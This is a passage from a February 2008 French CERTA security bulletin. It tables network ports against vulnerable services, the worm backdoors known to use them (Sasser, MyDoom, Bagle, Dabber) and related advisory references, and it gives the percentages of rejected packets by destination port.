


FIG. 1: Répartition relative des ports pour la semaine du 07.02.2008 au 14.02.2008

Port	Protocole	Service	Porte dérobée	Référence possible CERTA
21	TCP	FTP	-	CERTA-2003-AVI-132 CERTA-2004-AVI-064 CERTA-2004-AVI-066 CERTA-2006-AVI-040
22	TCP	SSH	-	CERTA-2003-AVI-152 CERTA-2006-AVI-100
23	TCP	Telnet	-	CERTA-2003-AVI-209 CERTA-2003-AVI-131 CERTA-2007-ALE-005-001
25	TCP	SMTP	-	CERTA-2006-AVI-124 CERTA-2006-AVI-135
42	TCP	WINS	-	CERTA-2004-AVI-384
69	UDP	IBM Tivoli Provisioning Manager	-	CERTA-2007-AVI-320
80	TCP	HTTP	-	CERTA-2004-AVI-195 CERTA-2004-AVI-239 CERTA-2006-AVI-055 CERTA-2006-AVI-069 CERTA-2006-AVI-156 CERTA-2006-AVI-315
106	TCP	MailSite Email Server	-	- CERTA-2007-AVI-008
111	TCP	Sunrpc-portmapper	-	CERTA-2003-AVI-052
119	TCP	NNTP	-	CERTA-2004-AVI-340
135	TCP	Microsoft RPC	-	CERTA-2003-ALE-002 CERTA-2003-AVI-111 CERTA-2004-AVI-127
137	UDP	NetBios-ns	-	CERTA-2004-AVI-031
139	TCP	NetBios-ssn et samba	-	CERTA-2004-AVI-368 CERTA-2003-AVI-168 CERTA-2004-AVI-126

				CERTA-2005-AVI-051 CERTA-2005-AVI-213 CERTA-2005-AVI-302 CERTA-2005-AVI-398 CERTA-2006-AVI-283 CERTA-2006-AVI-338 CERTA-2007-AVI-321
143	TCP	IMAP	-	CERTA-2005-AVI-185
389	TCP	LDAP	-	CERTA-2003-AVI-102 CERTA-2003-AVI-068 CERTA-2003-AVI-041 CERTA-2003-AVI-004 CERTA-2004-AVI-126 CERTA-2007-AVI-294
427	TCP	Novell Client	-	CERTA-2006-AVI-538
443	TCP	HTTPS	-	CERTA-2003-AVI-156 CERTA-2004-AVI-126 CERTA-2004-AVI-247 CERTA-2004-AVI-343 CERTA-2007-AVI-153
445	TCP	Microsoft-smb	-	CERTA-2004-AVI-053 CERTA-2003-AVI-105 CERTA-2004-AVI-126 CERTA-2005-AVI-051 CERTA-2005-AVI-302 CERTA-2006-AVI-283 CERTA-2006-AVI-338 CERTA-2007-AVI-321 CERTA-2007-ALE-010
445	UDP	Microsoft-smb	-	CERTA-2007-ALE-010
1023	TCP	-	Serveur ftp de Sasser.E	-
1080	TCP	Wingate	MyDoom.F	CERTA-2006-AVI-232
1433	TCP	MS-SQL-Server	-	CERTA-2002-ALE-006
1434	UDP	MS-SQL-Monitor	-	CERTA-2002-AVI-157
2100	TCP	Oracle XDB FTP	-	CERTA-2005-ALE-002
2381	TCP	HP System Management	-	CERTA-2006-AVI-248
2512	TCP	Citrix MetaFrame	-	CERTA-2006-AVI-491
2513	TCP	Citrix MetaFrame	-	CERTA-2006-AVI-491
2745	TCP	-	Bagle	-
2967	TCP	Symantec Antivirus	Yellow Worm	CERTA-2006-AVI-221
3104	TCP	CA Message Queuing	-	CERTA-2007-AVI-331
3127	TCP	-	MyDoom	-
3128	TCP	Squid	MyDoom	CERTA-2004-AVI-062 CERTA-2004-AVI-186 CERTA-2004-AVI-316 CERTA-2004-AVI-348
3268	TCP	Microsoft Active Directory	-	CERTA-2007-AVI-294
3306	TCP	MySQL	-	-
4899	TCP	Radmin	-	-
5000	TCP	Universal Plug and Play	Bobax, Kibuv	CERTA-2001-AVI-165 CERTA-2006-AVI-212 CERTA-2006-AVI-297
5151	UDP	IPSwitch WS_TP	-	CERTA-2007-AVI-312
5151	TCP	ESRI ArcSDE	-	CERTA-2007-AVI-367
5554	TCP	SGI ESP HTTP	Serveur ftp de Sasser	-
5900	TCP	VNC	-	CERTA-2006-AVI-198 CERTA-2006-AVI-299

6014	TCP	IBM Tivoli Monitoring	–	CERTA-2007-AVI-183
6070	TCP	BrightStor ARCserve/Enterprise Backup	–	CERTA-2005-AVI-293
6101	TCP	Veritas Backup Exec	–	CERTA-2005-AVI-024
6106	TCP	Symantec Backup Exec	–	CERTA-2007-AVI-303
6129	TCP	Dameware Miniremote	–	CERTA-2003-AVI-214 CERTA-2005-AVI-326
6502	TCP	CA BrightStor ARCserve Backup	–	CERTA-2007-AVI-029
6503	TCP	CA BrightStor ARCserve Backup	–	CERTA-2007-AVI-029
6504	TCP	CA BrightStor ARCserve Backup	–	CERTA-2007-AVI-029
8080	TCP	IBM Tivoli Provisioning Manager	–	CERTA-2007-AVI-153
8866	TCP	–	Porte dérobée Bagle.B	–
9898	TCP	–	Porte dérobée Dabber	–
10000	TCP	Webmin, Veritas Backup Exec	–	CERTA-2005-AVI-229 CERTA-2005-AVI-313
10080	TCP	Amanda	MyDoom	–
10110	TCP	IBM Tivoli Monitoring	–	CERTA-2007-AVI-183
10916	TCP	Ingres	–	CERTA-2007-AVI-275-001
10925	TCP	Ingres	–	CERTA-2007-AVI-275-001
12168	TCP	CA eTrust antivirus	–	CERTA-2007-AVI-217
13701	TCP	Veritas NetBackup	–	CERTA-2005-AVI-447
18264	TCP	CheckPoint interface	–	CERTA-2005-AVI-310
54345	TCP	HP Mercury	–	CERTA-2007-AVI-075
65535	UDP	LANDesk Management Suite	–	CERTA-2007-AVI-176

TAB. 2: Correctifs correspondant aux ports destination des paquets rejetés

port	pourcentage
1026/udp	26.83
1027/udp	25.62
80/tcp	23.9
135/tcp	8.48
2967/tcp	7.99
25/tcp	7.81
1433/tcp	5.47
445/tcp	5.15
139/tcp	3.71
1434/udp	2.64
137/udp	0.81
22/tcp	0.55
3306/tcp	0.53
4899/tcp	0.49
1080/tcp	0.23
21/tcp	0.19
23/tcp	0.17
3128/tcp	0.12
143/tcp	0.08
3389/tcp	0.06
2100/tcp	0.04
9898/tcp	0.02

TAB. 3: Paquets rejetés

Liste des tableaux

1	Gestion du document	1
2	Correctifs correspondant aux ports destination des paquets rejetés	13
3	Paquets rejetés	14

Gestion détaillée du document

15 février 2008 version initiale.